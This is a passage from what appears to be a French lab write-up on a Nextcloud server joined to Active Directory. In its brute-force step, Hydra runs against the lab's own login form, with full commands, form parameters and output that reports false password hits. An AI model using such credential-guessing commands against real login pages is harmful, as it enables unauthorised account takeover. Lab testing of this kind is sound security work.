


- Se déconnecter ensuite du compte admin, et essayer de se connecter en tant qu'un utilisateur de notre « Active – Directory » :




Étape 5 : (Simuler une attaque par force brute) :


- Retourner sur notre serveur « Nextcloud ». Installer l'outil « Hydra » et dépendances :



- Préparer notre environnement de test en créant un nouvel utilisateur « test » et une **« wordlist »** avec des mots de passe dedans :



- Déterminer comment **« Nextcloud »** réagit aux échecs avec la commande :



- Tester plusieurs types d'attaques :

```
root@nextcloud:~# hydra -l testuser1 -P /root/mywordlist.txt \
  nextcloud.cefobat.local https-post-form \
  "/index.php/login:user=^USER^&password=^PASS^:Login failed" \
  -s 443 -t 4 -f -V
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw
ay).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-25 12:36:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries per task
[DATA] attacking http-post-forms://nextcloud.cefobat.local:443/index.php/login:user=^USER^&password=^PASS^:Login failed
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "PassTest1!" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "Password123" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "123456" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "qwerty" - 4 of 7 [child 3] (0/0)
[443][http-post-form] host: nextcloud.cefobat.local   login: testuser1   password: Password123
[STATUS] attack finished for nextcloud.cefobat.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-25 12:36:15
root@nextcloud:~# hydra -l testuser1 -P /root/mywordlist.txt \
  nextcloud.cefobat.local https-post-form \
  "/index.php/login:user=^USER^&password=^PASS^:S=302" \
  -s 443 -t 4 -f -V
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw
ay).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-25 12:36:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries per task
[DATA] attacking http-post-forms://nextcloud.cefobat.local:443/index.php/login:user=^USER^&password=^PASS^:S=302
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "PassTest1!" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "Password123" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "123456" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target nextcloud.cefobat.local - login "testuser1" - pass "qwerty" - 4 of 7 [child 3] (0/0)
[443][http-post-form] host: nextcloud.cefobat.local   login: testuser1   password: PassTest1!
[STATUS] attack finished for nextcloud.cefobat.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-25 12:36:24
root@nextcloud:~#
```

- Quand « **Hydra** » pense avoir trouver un mdp il met son statut en active. Après, les mdp trouver ne sont presque jamais les bons.